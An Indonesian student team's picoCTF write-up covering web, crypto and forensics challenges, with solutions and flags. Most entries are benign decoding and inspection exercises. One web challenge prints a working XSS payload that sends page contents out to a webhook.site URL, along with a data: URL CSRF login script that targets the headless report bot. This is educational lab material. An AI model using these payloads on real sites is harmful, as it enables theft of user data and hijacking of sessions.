

WRITE UP
IT Bootcamp Cybersecurity
picoCTF

Kelompok: PADEPOKAN OOP (Orang Orang Pusing)

"PECUT AI LEBIH KERAS KAWAN!"

>> Anggota Tim <<

Nama	Nickname	Role
Bimantara Prakasa Jatnika	Ordinary Man	Jenderal Prompt Machine
Diyani Rahayu Nur'aeni	Yayan	Pengikut Medium
Fachri Ridwan	UdinTzy	DD0s addict
Najwan Dzimar	King Kegelapan	Pencari Follower
Safid Nasih Ulwan	Alterchamps Goa	Pertapa DarkWeb

Mentor : Mr.Pandu

[Status: COMPLETE]

OK

Cancel

Daftar_Isi.exe

X

- 01. Ringkasan Pengerjaan
- 02. Pembagian Tugas Tim
- 03. Challenge – Bima (2/2 solved)
- 04. Challenge – Diyani (2/2 solved)
- 05. Challenge – Fachri (3/3 solved)
- 06. Challenge – Najwan (3/3 solved)
- 07. Challenge – Safid (6/6 solved)
- 08. Kendala & Pembelajaran
- 09. Penutup

Total 16 challenge | 16 solved

Total Challenge: 16

Sudah Solved: 16

Kategori: Web Exploitation, Cryptography, Forensics

Periode: 14-20 Juni 2026



[REAKSI TIM SAAT LAPORAN AKHIRNYA SELESAI]

Pembagian_Tugas_Tim.cfg

X

Berikut pembagian challenge picoCTF berdasarkan tingkat kesulitan untuk masing-masing anggota tim.

Nama	Hard	Medium	Easy	Total
Bima	1	–	1	2
Diyani	–	2	–	2
Fachri	–	1	2	3
Najwan	–	1	2	3
Safid	–	1	5	6
TOTAL TIM	1	5	10	16

Pengerjaan_Bima.dir

X

[USER]

Bima

Role: *Jenderal Prompt Machine*

1 Hard + 1 Easy | 2 solved / 2 total

Anggota: Bima

Kategori: Web Exploitation

Tingkat: Easy

► Soal

Welcome to the challenge! In this challenge, you will explore a web application and find an endpoint that exposes a file containing a hidden flag.


The application is a simple blog website where you can read articles about various topics, including an article about API Documentation. Your goal is to explore the application and find the endpoint that generates files holding the server's memory, where a secret flag is hidden.

► Clue


1. Explore backend development with us
2. The head was dumped.

► Cara Solving

- Kita buka terlebih dahulu link weblog yang diberikan



- Kamu bisa lihat pada page keduanya ada #APIDOCUMENTATION, dimana didalamnya menunjukkan detail API endpoint yang bisa digunakan
- Kamu scroll kebawah, lalu bisa ditemukan /get untuk heapdump (mencurigakan nih)



- Setelah Lalu kamu harus siapkan webshell
 - Lalu gunakan perintah "curl" untuk membuka link API dari <http://verbal-sleep.picoctf.net:61275/heapdump>
 - Setelah itu gunakan perintah grep untuk mencari kata "picoCTF{"
 - Lebih lengkap nya seperti ini
- ```
curl http://verbal-sleep.picoctf.net:61275/heapdump | grep "picoCTF{"
```

```

=====
Welcome to the CyLab Security Academy webshell!

❏ The webshell is intended only for solving CyLab Security Academy challenges. Any other usage is a violation of our terms and conditions.

📁 Sessions are monitored and logged to prevent abuse. Please do not enter any sensitive information into the webshell.


📁 Files stored outside of your home directory will not persist between webshell sessions.

🌐 Network connectivity and resources are limited. Some limits can be checked by typing usage.

⏰ Idle sessions will automatically log out after 15 minutes.

📖 For more information and a beginner's guide, type less ~/README.txt.
=====
Bimbim4201-academy@webshell:~$ curl http://verbal-sleep.picoctf.net:52060/heapdump | grep 'picoCTF{'
% Total % Received % Xferd Average Speed Time Time Time Current
 % k B k B B k B/s
 46 10.6M 46 5118k 0 0 1365k 0 0:00:08 0:00:03 0:00:05 1365k picoCTF{Pat!3nt_15_Th3_K3y_871ffa9a}
100 10.6M 100 10.6M 0 0 1593k 0 0:00:06 0:00:06 --:--:-- 1868k
Bimbim4201-academy@webshell:~$ ^C
Bimbim4201-academy@webshell:~$

```

**► Flag**

```
picoCTF{Pat!3nt_15_Th3_K3y_871ffa9a}
```

**► Insight**

Cukup mudah

**SOLVED****Challenge\_02.exe - Bima // noted****X****Anggota:** Bima**Kategori:** Web Exploitation**Tingkat:** Hard**► Soal**

I made a nice web app that lets you take notes. I'm pretty sure I've followed all the best practices so its definitely secure right?


Note that the headless browser used for the "report" feature does not have access to the internet.

**► Clue**


1. Are you *sure* I followed all the best practices?
2. There's more than just HTTP(S)!
3. Things that require user interaction normally in Chrome might not require it in Headless Chrome.

### ► Cara Solving


- Langkah yang pertama kita buka terlebih dahulu website yang diberikan oleh picoCTF (<http://saturn.picoctf.net:49856/>)
- Setelah itu kita pencet tombol register untuk masuk ke homepagenya, dan buat username dan password baru, lalu submit



- Maka tampilan akan redirect ke homepagenya




- Nah setelah itu kita siapkan webhook.site, dimana cara untuk mendapatkan Flagnya adalah dengan mendapatkan Request submit report, dan flagnya akan diterima pada webhooknya.




- Selanjutnya pada website notes tadi kita pencet tombol newNote, berikan judul dan masukan script pada inputnya, ini berguna untuk mengkonekan ke webhooknya

Ini scriptnya

```
<script>
if (window.location.search.includes("bimbim")) {
 let flagData = window.open("", "flag").document.body.textContent;
 window.location =
"https://webhook.site/codeunikwebhookkalian/?data=" +
 encodeURIComponent(flagData);
}
</script>
```








- Setelah itu pencet tombol report, nahh lalu masukan juga script yang telah dibuat untuk memaksa mengirimkan data flag ke website webhook

Ini scriptnya

```
data:text/html,
<form action="http://0.0.0.0:8080/login" method=POST id="loginform"
target="_blank">
 <input type="text" name="username" value="bimbim"><input
type="text" name="password" value="bimbim">
</form>
<script>
 window.open("http://0.0.0.0:8080/notes", "flag");
 setTimeout (function() {loginform.submit()}, 1000);
 setTimeout (function()
{window.location="http://0.0.0.0:8080/notes?bimbim"}, 2000);
</script>
```



- Setelah di report maka otomatis, pada webhook.site muncul hasil dari submit report tadi, dan dalam datanya muncul flag nya





► Flag

picoCTF{p00rth0s\_parllment\_of\_p3p3gas\_386f0184}

► Insight

Rada lieur dan ribet

SOLVED

Pengerjaan\_Diyani.dir

X

[ USER ]

Diyani

Role: *Pengikut Medium*

2 Medium | 2 solved / 2 total

Anggota: Diyani

Kategori: Cryptography

Tingkat: Medium

**► Soal**

A second message has come in the mail, and it seems almost identical to the first one. Maybe the same thing will work again. Message:

Z G S O C X P Q U Y H M I L E R V T B W N A F J D K

Qctcnrel Mcptzlo ztebc, fuwq z ptzac zlo bwzwcnd zut, zlo gtenpqw ic wqc gccwmc  
 xtei z pmzbb szbc ul fqusq uw fzb clsmebco. Uw fzb z gcznwuxnm bsztzgcnb,  
 zlo, zw  
 wqzw wuic, nlhlefl we lzwntzmubwb-ex sentbc z ptczw rtukc ul z bsuclwuxus  
 reulw  
 ex aucf. Wqctc fctc wfe tenlo gmzsh brewb lczt elc cjwtciuwd ex wqc gzsh, zlo  
 z  
 melp elc lczt wqc ewqct. Wqc bszmcb fctc cjsccoulpmd qzto zlo pmebbd, fuwq zmm  
 wqc  
 zrrcztzlsc ex gntlubqco pemo. Wqc fcupqw ex wqc ulbcsw fzb actd tcizthzgm,  
 zlo,  
 wzhulp zmm wqulpb ulwe selbuoctzwuel, U senmo qztomd gmzic Ynruwct xet qub  
 eruluel  
 tcbrcswulp uw.

Wqc xmzp ub: ruseSWX{5NG5717N710L\_3A0MN710L\_357GX9XX}

**► Clue**

Soal ini ez karena kuncinya udah dipajang duluan di baris paling atas teks: ZGSOCXPQUYHMILERVTBWNAFJDK. Tinggal dijejerin aja deh sama alfabet normal A-Z buat nyari pasangannya.

**► Cara Solving**

1. Format jawaban flag itu kan picoCTF. Pas dicocokin sama teks acak di bagian flag (ruseSWX), ternyata polanya langsung pas dan kebaca.
2. Karakter acak di-decode satu per satu manual dengan menjajakan alfabet sandi di bawah alfabet normal A-Z untuk liat teks asli.
3. Setelah seluruh huruf di dalam kurung kurawal {} diterjemahkan deh pake peta alfabet sebelumnya, dapet flag deh.

► Me When Solve this Challenge:



► Flag

`picoCTF{5UB5717U710N_3V0LU710N_357BF9FF}`

► Insight

Kalau dapet soal tipe substitusi yang kuncinya udah dikasih tahu di awal sih namanya luck guys. Terus kalo udah tau konsep dasar *key mapping*, kodenya bakal ez dan cepet buat di-crack.

SOLVED

## Challenge\_04.exe - Diyani // substitution1

X

Anggota: Diyani

Kategori: Cryptography

Tingkat: Medium

## ► Soal

A second message has come in the mail, and it seems almost identical to the first one. Maybe the same thing will work again. Message:

a p c r e f g h i n o l u m b p d s t v w w y k

SYTe (eakdy tkd sjbyndr yar thjm) jdr j yobr kt skxbnyrd ersndzyo skxbryzyzkc. Skcyreyjcye jdr bdrercyrq gzya j ery kt sajhhrmre gazsa yrey yarzd sdrjyzwzyo, yrsacsjh (jcq mkkmhzc) evzhhe, jcq bdklhrx-ekhwzcm jlzhzyo. Sjahhrmre nenjhho skwrd j cnxldr kt sjyrmkdzre, jcq garc ekhwrq, rjsa ozrhqe j eydzcm (sjhhrq j thjm) gazsa ze enlxzyyrq yk jc kchzcr eskdzcm erdwzsr. SYTe jdr j mdrjy gjo yk hrjdc j gzqr jddjo kt skxbnyrd ersndzyo evzhhe zc j ejtr, hrmjh rcwzdkcxrcy, jcq jdr akeyrq jcq bhjorq lo xjco ersndzyo mdknbe jdkncq yar gkdhq tkd tnc jcq bdjsyzsr. Tkd yaze bdklhrx,

yar thjm ze: bzskSYT{TD3UN3CSO\_4774SV5\_4D3\_S001\_7JJ384LS}

## ► Clue

Di soal ini ngga dikasih kunci sama sekali. Tapi, *clue* utamanya ada di format flag itu sendiri. Tulisan acak bzskSYT di bagian bawah teks udah pasti artinya picoCTF. Ini jadi modal awal buat ngebongkar sisa alfabet lainnya.

## ► Cara Solving

1. Manfaatin format flag bzskSYT yang pasti artinya picoCTF buat dapet 7 modal huruf awal secara manual (kayak b artinya p, z artinya i, dst).
2. Bedah kata-kata pendek umum di bahasa Inggris yang muncul di teks. Contohnya, nyari kata jdr yang ditebak kuat artinya are karena posisi huruf r emang pas buat huruf e. Terus kata yar dicocokin jadi the.
3. Semua huruf yang berhasil ditebak dikumpulin ke note pemetaan manual biar rapi dan ngga ada karakter yang tabrakan.
4. Semua karakter di kurung kurawal {} diterjemahin satu per satu. Di bagian ekor flag (7JJ384LS), sempet dilakuin koreksi kapitalisasi huruf pada sandi S jadi huruf C (bukan YC karena S cuma satu huruf), jadi akhirnya ketemu flagnya.

► Me When Solve this Challenge:



► Flag

picoCTF{FR3QU3NCY\_4774CK5\_4R3\_C001\_7AA384BC}

► Insight

Kriptografi di soal ini itu kayak main tts. Meskipun kuncinya disembunyiin, kita tetap bisa nge-crack kodenya secara analitis lewat teknik analisis frekuensi huruf dan penebakan pola kata dasar di bahasa Inggris.

SOLVED

Pengerjaan\_Fachri.dir

X

[ USER ]

**Fachri**

Role: *DDOs addict*

1 Medium + 2 Easy | **3 solved** / 3 total

## Challenge\_05.exe – Fachri // Shared Secrets

X

Anggota: Fachri

Kategori: [Kategori]

Tingkat: Medium

### ► Soal

A message was encrypted using a shared secret, but one side of the Diffie-Hellman key exchange leaked information. Tugas peserta adalah menemukan shared secret tersebut dan menggunakannya untuk mendapatkan flag.

### ► Clue

- What do you get if you combine a public key with a known private one?
- Pahami konsep Diffie-Hellman Key Exchange.
- Shared secret dapat dihitung jika salah satu private key diketahui.

### ► Cara Solving

- Download file **message** dan **source code** yang disediakan pada challenge.
- Baca source code untuk memahami proses pembentukan shared secret menggunakan algoritma Diffie-Hellman.
- Dari source code diketahui salah satu nilai private key sehingga shared secret dapat dihitung menggunakan parameter yang diberikan.
- Setelah shared secret diperoleh, gunakan nilai tersebut untuk mendekripsi pesan terenkripsi yang terdapat pada file message.
- Hasil dekripsi menampilkan flag challenge.



**► Flag**

```
picoCTF{dh_s3cr3t_0d1562ee}
```

**► Insight**

Challenge ini membantu memahami cara kerja pertukaran kunci Diffie-Hellman. Walaupun algoritma ini aman jika seluruh private key dirahasiakan, kebocoran salah satu private key dapat menyebabkan shared secret dihitung kembali oleh pihak lain. Dari challenge ini saya belajar pentingnya menjaga kerahasiaan private key dalam sistem kriptografi.

**SOLVED**

Anggota: Fachri

Kategori: [Kategori]

Tingkat: Easy

**► Soal**

Proper session timeout controls are critical for securing user accounts. If a user logs in on a public or shared computer but doesn't explicitly log out (instead simply closing the browser tab), and session expiration dates are misconfigured, the session may remain active indefinitely. This then allows an attacker using the same browser later to access the user's account without needing credentials, exploiting the fact that sessions never expire and remain authenticated.

**► Clue**

- Do you know how to use the web inspector?
- Where are cookies stored?

**► Cara Solving**

- Buka website challenge lalu login menggunakan akun yang tersedia pada aplikasi.
- Gunakan Developer Tools (Inspect Element) pada browser dan buka tab **Application/Storage** untuk melihat cookie yang tersimpan.
- Periksa nilai session yang digunakan oleh website untuk proses autentikasi.
- Ditemukan bahwa session lama masih tetap valid dan belum kedaluwarsa.
- Dengan menggunakan session tersebut, halaman yang berisi flag dapat diakses.



► **Flag**

picoCTF{s3t\_s3ss10n\_3xp1rat10n5\_2766ccb8}

► **Insight**

Challenge ini menunjukkan bahwa session management merupakan bagian penting dalam keamanan aplikasi web. Session yang tidak memiliki mekanisme expiration yang baik dapat dimanfaatkan oleh pihak lain untuk memperoleh akses tanpa mengetahui username maupun password pengguna.

SOLVED

Anggota: Fachri

Kategori: [Kategori]

Tingkat: Easy

**► Soal**


This secret box is designed to conceal your secrets. It's perfectly secure—only you can see what's inside. Or can you? Try uncovering the admin's secret.

**► Clue**

How to use SQL injection

**► Cara Solving**

- Jalankan instance challenge dan amati fitur yang menerima input dari pengguna.
- Analisis bagaimana aplikasi memproses input tersebut sebelum diteruskan ke database.
- Ditemukan bahwa validasi input tidak dilakukan dengan baik sehingga query database dapat dimanipulasi.
- Dengan memanfaatkan kelemahan tersebut, data yang seharusnya hanya dapat diakses oleh admin berhasil ditampilkan.
- Flag kemudian ditemukan pada hasil yang ditampilkan oleh aplikasi.

**► Flag**

```
picoCTF{sql_inject10n_df0718d4}
```

► **Insight**

Challenge ini memperlihatkan salah satu kerentanan web yang paling terkenal, yaitu SQL Injection. Saya belajar bahwa input pengguna tidak boleh langsung digunakan dalam query database tanpa validasi dan parameterisasi yang benar. Penggunaan prepared statement sangat penting untuk mencegah masalah seperti ini.

SOLVED

Pengerjaan\_Najwan.dir

X

[ USER ]

**Najwan (KING KEGELAPAN)**

Role: *Pencari Follower*

1 Medium + 2 Easy | **3 solved** / 3 total

Anggota: Najwan

Kategori: [Web  
exploitation]

Tingkat: Medium

## ► Soal

[ Can you break into this super secure portal? ]

## ► Clue

[ What is obfuscation? ]

## ► Cara Solving

- **Buka Source Code:** Akses portal login yang diberikan pada tautan soal, lalu buka kode sumber halamannya dengan cara menekan **Ctrl + U** (View Page Source) atau melalui *Developer Tools*.
- **Inspeksi Script Obfuscation:** Gulir ke bagian bawah kode HTML hingga menemukan tag `<script>`. Perhatikan bahwa kode JavaScript di sana sengaja dibuat berantakan dan sangat sulit dibaca (*obfuscation*).
- **Temukan Array String:** Alih-alih mencoba membaca seluruh logika program yang sudah diacak, fokuslah pada baris paling awal dari *script* tersebut. Terdapat sebuah variabel *array* (contoh: `_0x5a46`) yang menyimpan potongan-potongan teks, seperti `'daf93}'`, `'_again_4'`, `'picoCTF{'`, dan `'not_this'`.
- **Rangkai Flag Manual:** Susun potongan-potongan teks dari *array* tersebut menggunakan logika. Mulai dari awalan standar `'picoCTF{'`, disambung dengan `'not_this'`, lalu `'_again_4'`, dan ditutup dengan `'daf93}'`. Salin *flag* yang sudah utuh yaitu `picoCTF{not_this_again_4daf93}` lalu *submit* untuk menyelesaikan tantangan.



#### ► Flag

```
picoCTF{not_this_again_4daf93}
```

#### ► Insight

[ Pelajaran paling kerasa dari *challenge* ini adalah: jangan gampang kena mental duluan pas ngelihat barisan kode yang semrawut. Waktu pertama kali ngecek JavaScript-nya yang udah di-obfuscate dan isinya cuma variabel aneh, jujur sempet mikir bakal ribet banget karena harus *reverse engineering* alur logikanya. Tapi ternyata, solusinya jauh lebih sederhana. Daripada capek-capek nebak fungsi kodenya yang sengaja dibikin kusut, lebih cepet pakai insting *cocoklogi*. Potongan *flag*-nya malah santai banget ditaruh terang-terangan di dalam array baris paling atas. Intinya, *challenge* ini ngajarin buat mikir taktis. Kadang,

cara tercepat buat memecahin masalah bukan dengan repot-repot nge-bongkar sistemnya, tapi cukup lewat ketelitian nyari celah dari kodenya itu sendiri. ]

SOLVED

Anggota: Najwan

Kategori:  
[Cryptography]

Tingkat: Easy

## ► Soal

[ Can you get the real meaning from this file. ]

## ► Clue

[Engaging in various decoding processes is of utmost importance]

## ► Cara Solving

- Buka file `enc_flag` dan langsung lakukan *decode* Base64 pada teks tersebut. Kamu akan mendapatkan hasil berupa string bytes seperti ini:  
`b'd3BqdkpBTXhqaGx6aHlfazNqeTl3YTNrXzc4MjUwaGlqfQ=='`.
- Buang karakter `b'` di awal dan tanda kutip `'` di akhir string. Setelah itu, lakukan *decode* Base64 sekali lagi pada teks yang tersisa untuk mendapatkan *ciphertext*: `wpjvJAMxjhlzhy_k3jy9wa3k_78250hmj`.
- Teks tersebut sudah menyerupai format flag standar. Gunakan *tool* pemecah Caesar Cipher (seperti CyberChef) dan terapkan pergeseran huruf (*shift*) sebanyak `-7` (atau ROT19).
- Pergeseran tersebut akan mengembalikan teks ke bentuk aslinya, yaitu `picoCTF{caesar_d3cr9pt3d_78250afc}`. Salin dan *submit* flag tersebut untuk menyelesaikan tantangan.



### ► Flag

```
picoCTF{caesar_d3cr9pt3d_78250afc}
```

### ► Insight

Ngerjain *challenge* ini rasanya agak di-prank sama pembuat soalnya. Udah semangat decode Base64, eh dalemnya malah Base64 lagi yang dibungkus format `b'...'`-konsepnya udah kayak boneka Matryoshka! Untungnya insting detektif jalan. Pas liat sisa teksnya `wpjvJAM...`, otak langsung mikir, "Halah, ini mah tulisan `picoCTF{...}` yang lagi *cosplay* aja." Tinggal lempar ke Caesar Cipher, geser dikit, dan boom! Kelar deh. Intinya: di dunia kriptografi, *feeling* ngebaca pola itu sama pentingnya kayak *skill* pakai *tools*.

SOLVED

Anggota: Najwan

Kategori: [Web  
exploitation]

Tingkat: Easy

## ► Soal

[ I don't like scrolling down to read the code of my website, so I've squished it. As a bonus, my pages load faster! ]

## ► Clue

- [Try CTRL+U / ⌘+U in your browser to view the page source. You can also add 'view-source:' before the URL, or try `curl <URL>` in your shell. ]
- Minification reduces the size of code, but does not change its functionality.
- What tools do developers use when working on a website? Many text editors and browsers include formatting.

## ► Cara Solving

- [ Buka Source Code: Akses tautan web *challenge* yang diberikan, lalu buka kode sumber halamannya dengan cara menekan **Ctrl + U** (View Page Source) atau klik kanan lalu pilih Inspect. ]
